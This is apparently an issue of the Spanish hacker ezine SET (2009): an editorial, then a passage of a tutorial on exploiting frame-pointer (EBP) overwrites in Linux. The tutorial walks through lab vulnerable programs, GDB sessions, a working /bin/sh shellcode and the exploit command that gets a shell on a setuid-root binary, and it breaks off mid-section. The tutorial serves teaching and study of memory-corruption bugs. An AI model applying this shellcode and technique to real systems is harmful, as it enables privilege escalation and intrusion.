


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #37 - Mayo de 2009

"La informatica es una carrera entre el universo y los ingenieros. Los ingenieros esforzandose en desarrollar el mejor software a prueba de idiotas, y el universo esforzandose por hacer mejores idiotas."
[Anonimo]

o---[EDITORIAL]---o

SET Ezine

Disponible en:
- http://www.set-ezine.org
- http://set.descargamos.es
- http://www.elhacker.net/e-zines/
- http://zonartm.org/SET.html
- http://www.pepelux.org/setezine.php
- http://www.dracux.com.ar/viewtopic.php?f=31&t=181
- http://roguedoitfrombehind.freehostia.com/setnuphmirror/

Contacto:
- [web@set-ezine.org]
- [set-fw@bigfoot.com]

o---[AVISO]---o

o---[ADVERTENCIAS]---o

* La INFORMACION contenida en este ezine no refleja la opinion de nadie y se facilita con caracter de mero entretenimiento, todos los datos aqui presentes pueden ser erroneos, malintencionados, inexplicables o carentes de sentido.

----[SET 37]----
-----[TABLA DE CONTENIDOS]----

Los ordenadores tienen una rara costumbre de hacer lo que les dices, no lo que les quieres decir. [Anonimo]

-[0x01]----------
-[Editorial]----------
-[by SET Staff]----------SET-37--

Bien... Se hablo ya en SET-36 que la calidad de este e-zine debia de dar un urgente salto de nivel. Si bien el objetivo no esta del todo logrado, sin duda alguna esperamos haber cumplido las expectativas en este numero.

Pronto descubriras que este numero esta dedicado de una forma muy especial al topico de la explotacion de vulnerabilidades en sistemas Linux. Si en realidad es un tema que sea de tu interes, no seria una idea descabellada que imprimieras la totalidad de la revista para tu uso personal.

Se puede decir que este e-zine cubre todas las bases de la explotacion de aplicaciones en Linux, comenzando con los clasicos Stack Overflows, en los que se describen pequenas tecnicas que haran mas efectivos tus exploits, pasando tambien por los desbordamientos de entero, un buen articulo sobre Cadenas de Formato, y el gran plato fuerte de los Heap Overflow, que a su vez no deja de ser el principio de mas cosas buenas que estan por venir.

Otros puntos de utilidad tambien seran encontrados en este numero 37... Pero todo esto ya lo podras comprobar por ti mismo con una rapida lectura a nuestro indice.

Tienes algo mas que contarnos entonces?

La scene sigue en decadencia, pero eso ya es algo conocido, tan solo algunos se mantienen con fuerzas, pero son demasiado pocos, muchos menos de los que yo esperaria y/o desearia.

Lo mas activo se encuentra como siempre hacia EE.UU o Alemania, y en algunos otros rincones esparcidos a lo largo de toda Europa. Si, tengo la sensacion de que en China existen unos cuantos fuera de serie, y tambien sigo pensando, al menos en mi humilde opinion, que la comunidad Hispana alberga grandes genios, pero todos siguen en circulos cerrados.

Si, en conferencias tambien, pero algunos piensan que esta es la unica forma de conseguir Fama. Me viene ahora a la mente una frase de Julio Cortazar: "La esperanza, esa puta que se viste de verde". A esto viene que la "fama" tambien es una puta, y todos aquellos que caen en sus temerarias redes, por seguro que son hackers destinados a perder esta denominacion.

Con mayor o menor nivel, solo algunos intentamos mantener esto en pie con las fuerzas que nos quedan. Esto lo hacemos gratuitamente, por que nos gusta, porque nuestras horas delante de un monitor desean ser reflejadas en forma de conocimiento, porque cada vez que explotamos un programa sentimos un estremecimiento indescriptible, porque ese estremecimiento regresa a nosotros cuando por fin conseguimos crackear un nuevo algoritmo, cuando en un wargame superamos un reto o cuando ponemos el punto final a cada nuevo e-zine. Por eso, y por muchas cosas mas, este numero sera nuevamente especial, al menos para nosotros.

Aprovechare finalmente para dar un saludo y apoyo a todo aquel que tenga el valor suficiente, a estas alturas, para intentar entrar en el mundo del Underground Hispano. Desde aqui los animo a continuar con su trabajo, ya que los comienzos siempre son duros y mucho mas en estos tiempos. Decir tambien que siempre tendran un lugar en SET donde expresar sus conocimientos cuando asi lo necesiten o cuando no pasen por momentos propicios.


Por lo demas, y ya por norma, seguire incitando a la gente a que nos mande sus colaboraciones, no importa lo que ellos opinen de sus articulos, somos nosotros quienes debemos juzgar su calidad. Ya que nadie parece leer nuestra seccion de proyectos, peticiones y avisos, aqui una breve lista de temas de nuestro interes:

- Explotacion (Sobre todo en Windows y MacOS X).
- Programacion de Shellcodes en Diferentes Arquitecturas.
- Descripcion de Formatos Ejecutables (ELF, PE, Mach-O).
- Descripcion de Sistemas de Ficheros (ReiserFS, HFS+).
- Proyectos y Teorias sobre Ingeligencia Artificial.
- Nuevas tecnologias (sorprendenos).
- Ingenieria Inversa: Estudio de CrackMe's avanzados.
- Reconocimiento OCR para Evasion de Captcha's.
- LDAP Injection y Ataques BLIND.
- Programacion: CLOS, Dylan, Self, NewtonScript...
- Articulos Conceptuales sobre Hacking.
- Entrevistas a Personajes del Under.
- Como Desarrollar un Wargame en un Entorno Seguro?
- Depuracion de Codigo, Procesos y Herramientas.
- Colisiones en MD5 o SHA-1. Algoritmos de Hashing.
- Nuevamente... Sorprendenos...

No me queda mas que desearte una buena lectura y animarte a hacer de este mundo algo mucho mejor.


Hasta el proximo numero,

El editor



EOF

-[0x02]--
-[Jugando con Frame Pointer]---
-[by blackngel]---SET-37--



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introduccion

Lo que nos traemos entre manos son temas sobre explotacion de vulnerabilidades.

Ya que el abuso clasico de overflows es un asunto que va perdiendo su interes
a medida que se repiten las mismas tecnicas hasta la saciedad, este articulo
pretende abrir otras perspectivas a temas un poco mas avanzados.

El articulo no contiene informacion nueva, y admite que se basa directamente en
papers como el primero de Phrack [1], en el que se describe la tecnica de abuso
de un solo byte alterado en el Frame Pointer y otros que explican de una u otra
forma como aprovechar una sobrescritura completa de este mismo registro.

No obstante, este articulo no es ni por asomo una traduccion, se basa en la
experiencia personal y en ejemplos particulares estudiados por su autor.

Sencillamente vengo a cubrir un espacio vacio que no parece tener mucho interes
en ser tratado ampliamente por los hispano-hablantes. Al menos no es demasiado
facil encontrar esta clase de informacion en nuestro idioma.

Disfruta del contenido que aqui presentamos y ya tendras tiempo de sobra para
formular tu propia opinion al respecto.

---[2 - Abusar el Frame Pointer

A estas alturas incluso mi querida madre, que no tiene mucha idea de PC's,
entiende como sobreescribir EIP. Es un cuento antiguo y muy explorado.
Pero desgraciadamente (o no para los que adoramos nuevos retos), existen
situaciones en que las condiciones de un desbordamiento son limitadas.

A veces una comprobacion erronea en los limites de los buffers o las longitudes
de las cadenas que los ocupan, puede llevar a la sobreescritura de registros del
sistema.

Pero en el mundo real no siempre EIP es alcanzable, y los gurus de la seguridad informatica vinieron a demostrar que era posible llegar a ejecucion de codigo arbitrario sobreescribiendo tan solo el registro base, conocido por muchos como Frame Pointer o registro EBP.

Seguidamente detallaremos el problema y como sacar provecho de el en nuestro beneficio.

---[2.1 - Analisis del Problema

Debemos entender en primera instancia que es lo que ocurre en el momento en que se ejecuta un procedimiento (funcion) y que en el momento en que se sale de el.

Lo primero que hace un programa antes de entrar en una funcion mediante la instruccion CALL, es pushear en la pila (stack) el registro EIP que volvera a tomar de la misma cuando vuelva de ella con la instruccion RET.

Despues de pushear EIP se entra directamente en la primera direccion en la que comienza el codigo de la funcion y nos encontramos con el clasico prologo:

```
0x0804xxxx <proc+0>:       push   %ebp
0x0804xxxx <proc+1>:       mov    %esp,%ebp
0x0804xxxx <proc+3>:       sub    $0x100,%esp
```

Es decir, que despues de EIP, se pushea EBP (Frame Pointer). Luego se crea un "marco local" (de ahi el nombre del registro ebp) igualando EBP con el lugar a donde apunta ESP (cima de la pila) y se decrementa ESP para hacer hueco a las variables declaradas como locales.

Entonces nos queda en el stack algo como esto:

```
[ EIP ]
[ EBP ]
[ local var ]
[ local var ]
[ ... ]
-------------  <-  ( %ESP ) Apunta aqui
```

Bien. Imaginese entonces que ahora dentro de la citada funcion se encuentra una llamada vulnerable a strcpy() o strncpy() que permita desbordar un buffer local de tamaño fijo.

Lo que importa a aquellos que pueden sobreescribir directamente EIP, es que la instruccion ret tomara su nuevo registro sobreescrito como direccion EIP real en lugar de la que anteriormente habia pusheado CALL. Con esto basta para bifurcar el codigo original a una Shellcode colocada donde el atacante desee.

¿Pero que ocurre si las funciones vulnerables solo nos dan espacio para alterar los 4 bytes que componen EBP? Pues que el estudio debe de ir un poco mas lejos.

Aqui es donde los "epilogos de funcion" toman relevancia. Veamos que instrucciones se ejecutan alli:

```
0x0804xxxx <proc+yyx>:     movl   %ebp,%esp
0x0804xxxx <proc+yyy>:     popl   %ebp
0x0804xxxx <proc+yyz>:     ret
```

Las dos primeras instrucciones son ejecutadas en la actualidad dentro de una:

```
0x0804xxxx <proc+yyx>:     leave
0x0804xxxx <proc+yyz>:     ret
```

Pero el efecto es equivalente. Lo que ocurre es que el Frame Pointer actual es pasado al registro ESP, y seguidamente el registro EBP es popeado antes de volver a la funcion llamadora.

¿Que significa esto? Para que nadie se confunda... la primera instruccion es irrelevante, ya que el registro EBP que se copia en ESP no es el que hemos desbordado, sino el nuevo apuntador local que se creo en el prologo con "movl %esp, %ebp".

Lo importante es la instruccion "popl %ebp". Esta instruccion si restaura nuestro
registro modificado en la pila y por tanto quedara alterado. Entonces la funcion retorna. Veamos que hemos logrado:

```
       Situacion normal:         Situacion overflow:

       [ EIP ]                   [EIP]
       [ EBP guardado ]          [0x41414141]
       [ buffer ]                [AAAAAAA...]
       ----------------          ------------
```

Despues de haber conseguido un overflow de EBP, la instruccion "popl %ebp" recogera de la pila la direccion "0x41414141" como si fuera el EBP guardado en el prologo.

Una vez la funcion retorna, solo hemos logrado modificar el Frame Pointer, y como EIP sigue intacto, el programa seguira su curso normal sin bifurcar a ningun codigo de nuestra eleccion. Pero esto no se ha acabado, veamos que ocurre en la funcion que ejecuto el "CALL"...

Como comprenderas, el codigo ejecutor de la llamada "CALL" es a su vez otra funcion, ya sea main() u otra cualquiera. Por lo tanto, dispondra de un "epilogo" como el resto. Veamos como esto afecta a nuestro ejemplo:

```
     0x0804xxxx <main+yyx>:     movl   %ebp,%esp
     0x0804xxxx <main+yyy>:     popl   %ebp
     0x0804xxxx <main+yyz>:     ret
```

Otra vez las mismas instrucciones. Pero ahora hay algo mas interesante. La primera instruccion que antes dejabamos de lado, ahora cobra vida. Nuestro registro EBP modificado es pasado a ESP, luego el EBP guardado por "main()" (este no es nuestro EBP modificado) es popeado de la pila y la funcion retorna.

Veamoslo graficamente:

```
     movl %ebp,%esp -> movl 0x41414141,%esp -> ESP = 0X41414141
```

Hemos logardo modificar ESP a traves del EBP alterado dentro de "funcion()". Recuerda que ESP es un apuntador a la cima de la pila, y aumenta o decrementa su direccion a media que los elementos son "popeados" o "pusheados" en la misma.

¿Que obtenemos entonces tras la instruccion "popl %ebp"? Pues que ESP aumenta su direccion 4 bytes. (Recuerda que la pila crece hacia las direcciones bajas de memoria).

```
     Nos queda:   ESP + 4 = 0x41414141 + 4 = [ 0x41414145 ]
```

De esto sacamos que si deseamos un "0x41414141" en ESP, debemos desbordar EBP previamente con la direccion deseada menos cuatro bytes, "0x4141413d".

Vale, antes habiamos modificado EBP y preguntabas: ¿Y que?
Ahora hemos logrado modificar ESP y te preguntas: ¿Y que?

Pues resulta que el comportamiento normal de un procedimiento, es que al volver de este, se busca por una direccion situada dentro de la direccion contenida en ESP, y se toma como si fuera el nuevo EIP. Graficamente se vera mas claro.

Imaginate que hubisemos logrado modificar ESP con "0xbfffed88":

```
ESP = 0xbfffed88;
```

Al final del procedimiento se mira el contenido de la direccion en ESP. Piensa que dentro de esta estuviera:

```
Contenido de 0xbfffed88 -> 0xbfffd2ab
```

Pues esta ultima direccion se toma como EIP y se ejecuta el codigo que alli se encuentra.

¿Y que si modificamos ESP, para que apunte a un lugar donde colocamos una direccion de nuestra eleccion, que a su vez apunte a un Shellcode tradicional?

La solucion en la siguiente seccion.

---[2.2 - Ejecucion de Codigo

Me gusta llamar a lo que acabamos de describir en la seccion anterior como:

```
"Un Doble Salto"
```

Es decir, no se ejecuta el codigo contenido en la direccion modificada. Sino que se ejecuta el codigo contenido dentro de la direccion contenida en la direccion modificada. Mas claro:

```
[ESP alterado] -> Apunta a -> [direccion elegida] -> Apunta a -> [Shellcode]
                                        ^                              ^
                                        |                              |
                                EIP tomara este valor y ejecutara esto -
```

Dado que este articulo se basa en un paradigma conocido como "Teoria a traves de la Practica", presentaremos a continuacion un ejemplo de programa vulnerable y veremos hasta que punto podemos explotarlo para llegar a ejecucion de codigo arbitrario.

[-----]

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int limit, c;

int getebp()
{
   __asm__("movl %ebp, %eax");
}

int proc(char *nombre)
{
   int *i;
   char buffer[256];

   i = (int *) getebp();
   limit = *i - (int)buffer + 4;

   for (c = 0; c < limit && nombre[c] != '\0'; c++)
```

```
      buffer[c] = nombre[c];

   printf("\nEncantado de conocerte: %s\n", buffer);
   return 0;
}

int main(int argc, char *argv[])
{
   if (argc < 2) {
      fprintf(stderr, "\nUso: %s <nombre>\n", argv[0]);
      exit(0);
   }

   proc(argv[1]);

   return 0;
}
```

[-----]

Este programa es tan solo un pelin mas raro que los tipicos que encontraras en un monton de articulos. Esta extraido en parte de un reto presentado en "smashthestack.org".

A pesar de que "proc()" parezca algo enrevesado, no es para tanto. Lo que se calcula en "limit" es la distancia que hay entre la direccion de "buffer[]" y la direccion de EBP. Como el puntero "*i", que ocupa 4 bytes, se situa en la pila entre "buffer[]" y EBP, la distancia de estos dos ultimos sera de 260 bytes. A esto se le suma un "4" , y he aqui el bug, 4 bytes sobrantes que permiten sobreescribir EBP.

Podriamos utilizar el entorno u otros argumentos pasados al programa para situar nuestra shellcode o direccion de retorno. Pero en este caso veremos como hacerlo todo directamente desde argv[1], cuyo contenido sera pasado a "buffer".

Segun lo explicado en la seccion anterior, lo que necesitamos dentro del buffer es:

1) Una direccion que sobreescriba EBP y apunte al contenido de otra direccion.
2) Una direccion dentro del buffer que apunte a nuestro Shellcode.
3) Un Shellcode que ejecute "/bin/sh" (tal vez con llamada setreuid()).

Nuestro buffer puede tener distintas formas, por ejemplo:

```
[                BUFFER              ] [ *i ] [ EBP ] [ EIP ]
-----------------------------------------------------------------
[ DIRECCION DE SC ] [ RELLENO ] [ SHELLCODE ] [ RET ] [ EIP ]
[ SHELLCODE ] [ RELLENO ] [ DIRECCION DE SC ] [ RET ] [ EIP ]
[ DIRECCION DE SC ] [ SHELLCODE ] [ RELLENO ] [ RET ] [ EIP ]
```

Pero lo importante es que se cumpla lo siguiente:

```
          o---------o                          [ EBP ]
          |          \
[ DIRECCION DE SC ] [ SHELLCODE ] [ RELLENO ] [ RET ] [ EIP ]
^                                                  |
o--------------------------------------------------o
```

Puedes ver que da igual donde se situe shellcode o la direccion por la que es apuntada siempre que el encadenamiento sea correcto. Es por ello que podrias

situar por ejemplo la direccion al Shellcode en una variable de entorno, hacer que esta apunte a ARGV[2] si situas alli la misma, siempre que hagas que RET (que sobreescribe EBP) apunte a la direccion de la variable de entorno. No olvides que debes restar un "4" al valor de esta direccion.

Al final todo son posiciones de memoria y puedes andar saltando de una a otra todas las veces que te apetezca.

Tomaremos como ejemplo el ultimo ordenamiento de buffer mostrado por ser el mas sencillo. Cuando sepas jugar con las direcciones podras probar el resto.

1) Lo primero que necesitamos es una direccion con la que sobreescribir EBP, y la condicion es que apunte a [DIRECCION DE SC], que es la misma direccion que el inicio de nuestro "buffer" (por eso es sencillo).

2) Luego [DIRECCION DE SC], tiene que apuntar a donde se encuentra nuestro [SHELLCODE], que en este ejemplo sera 4 bytes mas lejos que la posicion de memoria donde se encuentra [DIRECCION DE SC] (por eso es sencillo).

Compilemos el programa vulnerable y veamos entonces como obtener la direccion del inicio de nuestro "buffer" a desbordar:

* NOTA: Las pruebas han sido realizadas con gcc-3.3, a partir de la 4.1 se establecen protecciones de pila por defecto.

```
blackngel@mac:~/pruebas/bof$ gcc-3.3 saludo.c -o saludo
blackngel@mac:~/pruebas/bof$ ls -al saludo
-rwxr-xr-x 1 blackngel blackngel 6977 2009-01-12 15:54 saludo

blackngel@mac:~/pruebas/bof$ sudo chown root:root ./saludo
blackngel@mac:~/pruebas/bof$ sudo chmod u+s ./saludo
blackngel@mac:~/pruebas/bof$ ls -al saludo
-rwsr-xr-x 1 root root 6977 2009-01-12 15:54 saludo
```

Demostremos antes de nada que todo lo dicho hasta ahora es cierto:

[-----]

```
blackngel@mac:~/pruebas/bof$ gdb ./saludo
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) disass proc
Dump of assembler code for function proc:
0x080483fb <proc+0>:    push   %ebp
0x080483fc <proc+1>:    mov    %esp,%ebp
0x080483fe <proc+3>:    sub    $0x128,%esp
```

[-----]

Bueno, como esto es un ejemplo real, hay problemas reales. Vemos que la instruccion "sub $0x128,%esp", reserva 296 bytes para nuestro "buffer" y el puntero "*i", cuando deberia haber reservado: 256 + 4 = 260.

Los compiladores hacen este tipo de cosas debido a temas de alineacion y optimizacion, pero en nuestro ejemplo eso no sera un impedimento, ya que controlamos exactamente hasta donde podemos escribir. Sigamos:

[-----]

```
0x08048486 <proc+139>:       mov    $0x0,%eax
0x0804848b <proc+144>:       leave
0x0804848c <proc+145>:       ret
End of assembler dump.

(gdb) break *proc+145                              // Detener despues de "leave"
Breakpoint 1 at 0x804848c

(gdb) run `perl -e 'print "A"x265'`
Starting program: /home/blackngel/pruebas/bo/saludo `perl -e 'print "A"x265'`

Encantado de conocerte:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA   ?G

Breakpoint 1, 0x0804848c in proc ()
Current language:  auto; currently asm

(gdb) info reg ebp
ebp            0xbffff441   0xbffff441        // EBP tocado

[-----]

Con una longitud de 265 hemos sobreescrito un byte de EBP. Entonces con 268
alteraremos sus cuatro bytes.

[-----]

(gdb) run `perl -e 'print "A"x268'`
....
....
Breakpoint 1, 0x0804848c in proc ()
(gdb) info reg ebp
ebp            0x41414141   0x41414141        // EBP hundido

(gdb) info reg eip
eip            0x804848c    0x804848c <proc+145>

[-----]

En otra situacion pensarias que sobreescribiendo 4 bytes mas alla (272),
tendrias el control de EIP en tus manos. Comprobemos que no es cierto:

[-----]

(gdb) run `perl -e 'print "A"x272'`
.....
.....
Breakpoint 1, 0x0804848c in proc ()
(gdb) info reg ebp
ebp            0x41414141   0x41414141
(gdb) info reg eip
eip            0x804848c    0x804848c <proc+145>

[-----]

Exacto, EIP sigue poseyendo su anterior valor, erroneo por cierto, pero no el
que nosotros deseamos. De momento, lo unico que tenemos es una "Denegacion de
Servicio" (DoS).

Bien, como dijimos lo primero a obtener es la direccion de nuestro "buffer",
que sera al tiempo la direccion de [DIRECCION DE SC].
```

El registro ESP apunta al principio de las variables locales, si lo consultamos despues de que "ARGV[1]" haya sido copiado en "buffer[]", y antes de que se ejecute la instruccion "leave" (recuerda que modifica a %esp), muy cerca encontraremos el principio de "buffer"

[-----]

```
blackngel@mac:~/pruebas/bo$ gdb  -q ./saludo
(gdb) disass proc
Dump of assembler code for function proc:
0x080483fb <proc+0>:        push   %ebp
0x080483fc <proc+1>:        mov    %esp,%ebp
0x080483fe <proc+3>:        sub    $0x128,%esp
0x08048404 <proc+9>:        call   0x80483f4 <getebp>
..........
..........
0x08048486 <proc+139>:      mov    $0x0,%eax
0x0804848b <proc+144>:      leave
0x0804848c <proc+145>:      ret
End of assembler dump.

(gdb) break *proc+139                          // Entre el volcado y "leave"
Breakpoint 1 at 0x8048486

(gdb) run `perl -e 'print "A"x268'`
Starting program: /home/blackngel/pruebas/bo/saludo `perl -e 'print "A"x268'`

Breakpoint 1, 0x08048486 in proc ()
Current language:  auto; currently asm
(gdb) x/24 $esp
0xbffff310:        0x080485b4         0xbffff330         0x00000000
          0x00000000
0xbffff320:        0x00000000         0x00000000         0xb7ffb59c
          0xbffff308
0xbffff330:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff340:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff350:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff360:        0x41414141         0x41414141         0x41414141
          0x41414141
(gdb)
```

[-----]

Ya tenemos lo que buscabamos, la direccion de inicio de nuestro buffer en:

   Inicio buffer -> [0xbffff330]

Si ahora sobreescribieramos EBP con esta direccion, ESP tambien tomaria ese valor al final de main() y despues de la instrucion "ret" se comprobaria que hay dentro de ella, en este caso [0x41414141], EIP tomaria ese valor e intentaria ejecutar el codigo que alli se encuente. Veamoslo:

[-----]

```
(gdb) disass main
Dump of assembler code for function main:
0x0804848d <main+0>:        push   %ebp
0x0804848e <main+1>:        mov    %esp,%ebp
0x08048490 <main+3>:        sub    $0x18,%esp
..........
```

```
.........
0x080484d8 <main+75>:       call   0x80483fb <proc>
0x080484dd <main+80>:       mov    $0x0,%eax
0x080484e2 <main+85>:       leave
0x080484e3 <main+86>:       ret
End of assembler dump.

(gdb) break *main+86                              // Despues de EBP modificado
Breakpoint 2 at 0x80484e3

(gdb) run `perl -e 'print "A" x 264 . "\x30\xf3\xff\xbf";'`

Breakpoint 1, 0x08048486 in proc ()
(gdb) c                                           // EBP ya fue alterado
Continuing.

Breakpoint 2, 0x080484e3 in main ()
(gdb) info reg esp                                // ESP = EBP + 4
esp            0xbffff334   0xbffff334

(gdb) x/x $esp
0xbffff334:        0x41414141

(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

[-----]

Bingo! Solo nos equivocamos en algo, y es que como dije anteriormente, la instruccion "popl %ebp" provoca un aumento de 4 bytes en ESP, de ahi que acabe en 34 y no 30 como habiamos pensado. De modo que para conseguir apuntar al principio del "buffer" debemos sobreescribir EBP con [0xbffff32c].

En [0xbffff330] debemos colocar otra direccion que apunte a nuestra Shellcode, y como la Shellcode ira justo despues de esta direccion, es decir, 4 bytes mas alla, pues su direccion sera [0xbffff334] (esta es la direccion real, aqui no hay nada que restar ni sumar).

Lo que tenemos en mente es esto pues:

```
     [               BUFFER              ] [ *i ] [     EBP    ] [ EIP ]
     [ 0xbffff334 ] [   SHELLCODE   ] [ RELLENO ] [ 0xbffff32C ] [ EIP ]
     ^              ^
     0xbffff330     0xbffff334
```

A estas alturas dare por supuesto que sabes como elegir una Shellcode para Linux y volcarla en un fichero, por ejemplo "/tmp/sc". Sere bueno, algo asi:

```
$ echo `perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46
\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh";'` > /tmp/sc
```

Pongamos en practica nuestra tecnica:

[-----]

```
(gdb) disass proc
Dump of assembler code for function proc:
0x080483fb <proc+0>:        push   %ebp
```

```
0x080483fc <proc+1>:        mov    %esp,%ebp
0x080483fe <proc+3>:        sub    $0x128,%esp
..........
..........
0x08048486 <proc+139>:      mov    $0x0,%eax
0x0804848b <proc+144>:      leave
0x0804848c <proc+145>:      ret
End of assembler dump.

(gdb) break *proc+145                        // Tras recuperar EBP alterado
Breakpoint 3 at 0x804848c

(gdb) run `perl -e 'print "\x34\xf3\xff\xbf";'``cat /tmp/sc`
`perl -e 'print "A"x215 . "\x2c\xf3\xff\xbf";'`
..........
..........
..........
Breakpoint 1, 0x08048486 in proc ()          // Se detiene antes de "leave"
(gdb) c
Continuing.

Breakpoint 3, 0x0804848c in proc ()          // Se detiene despues de "leave"
(gdb) info reg ebp
ebp            0xbffff32c    0xbffff32c   // EBP alterado
(gdb) c
Continuing.

Breakpoint 2, 0x080484e3 in main ()          // Se detiene despues de "leave"
(gdb) info reg esp
esp            0xbffff330    0xbffff330   // ESP = EBP + 4
(gdb) x/x $esp
0xbffff330:        0xbffff334                   // ESP contiene [ DIRECCION SC ]
(gdb) c
Continuing.                                  // EIP ejecuta Shellcode

.....
.....
sh-3.2$                                      // Sorpresa !!!
```

[-----]

Aja, ya es nuestro!

Y hasta aqui la idea principal. Ahora ya sabes como controlar el Frame Pointer para diversion y beneficio. Sobre todo para diversion, ¿NO? };-D

---[3 - Un Solo Byte

Nuevamente, en la vida real, siguen existiendo situaciones mas complejas que la que acabamos de ver hace un momento.

Tal vez por una confusion a la hora de determinar donde acaba el byte "\0" de fin de cadena o por cualquier otro descuido, existen programas que permiten la la alteracion del ultimo byte de EBP.

Quizas sea el destino, o tal vez la suerte, pero gracias a la estructura "little-endian" podemos modificar este ultimo byte en beneficio propio.

Ahora si, veamos el programa tal cual fue extraido de uno de los retos propuestos por "smashthestack.org".

[-----]

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int limit, c;
int getebp() { __asm__("movl %ebp, %eax"); }

void f(char *s)
{
         int *i;
         char buf[256];

         i = (int *) getebp();
         limit = *i - (int)buf + 1;

         for (c = 0; c < limit && s[c] != '\0'; c++)
                  buf[c] = s[c];
}

int main(int argc, char **argv)
{
         int cookie = 1000;

         f(argv[1]);

         if ( cookie == 0xdefaced ) {
                  setresuid(geteuid(), geteuid(), geteuid());
                  execlp("/bin/sh", "/bin/sh", "-i", NULL);
         }
         return 0;
}
```

[-----]

---[3.1 - Situacion Ideal

En la teoria, podemos escribir en "buf" 261 caracteres (bytes). Digo en la teoria, porque si volvemos a los problemas de alineacion esto no siempre sera asi. Se vera en las siguientes secciones cuando tratemos de explotarlo.

En la teoria, digo, tenemos la capacidad de sobreescribir por entero el puntero "*i" y adicionalmente el primer byte del registro EBP (nuestro querido Frame Pointer).

Como se menciono al principio de este articulo, esta tecnica ya fue descrita por "klog" en su articulo "The Frame Pointer Overwrite". Pero alli se describio la "Situacion Ideal", en la que todos los condicionantes previos se ponian del lado del atacante.

Ya comentada la tecnica sobre el abuso de EBP, no comenzaremos una introduccion desde el principio. Pero veamos que ocurre:

Situacion normal (ejemplo):

```
[              BUFFER (256 bytes)       ] [ *i (4bytes) ] [     EBP    ]
[ BLACKNGEL                             ] [ 0x08048358  ] [ 0xbfffef8a ]
```

Situacion ataque:

```
[ AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ] [ 0x41414141  ] [ 0xbfffef41 ]
```

* NOTA: Las direcciones se colocan en memoria en modo little-endian
(al reves vamos).

Poder sobreescribir un solo byte de EBP, no es la panacea, pero si lo suficiente como para lograr ejecutar codigo arbitrario.

Veamos la situacion ideal que presenta "klog". Se pretende atacar el buffer con una ordenacion como la siguiente:

[NOPS] [SHELLCODE] [DIRECCION DE SC] [1 BYTE PARA ALTERAR EBP]

*****
Quizas ahora te estes preguntando por que no utilizamos en el exploit anterior un relleno de NOPS tipo: [DIRECCION SC] [NOPS] [SHELLCODE] [RET], lo cual facilita enormemente el ataque.

Ya me conoces... si sabes hacer algo de forma milimetrica, tienes tiempo de sobra
para hacerlo mas facil con un poco de ayuda.
*****

Continuamos, "klog" propone las siguientes condiciones:

1) Que EBP contiene una direccion como: [0xbfffefxx].
2) Que BUFFER se encuentra en una direccion igual: [0xbfffefxx]
3) Que BUFFER es lo suficientemente grande como para albergar Shellcode y la direccion por la que es apuntada.
4) Y que gracias a esto podemos colocar una direccion en BUFFER apuntando a un Shellcode, y hacer que EBP, y por lo tanto ESP, apunten a esta direccion solo modificando el ultimo byte.

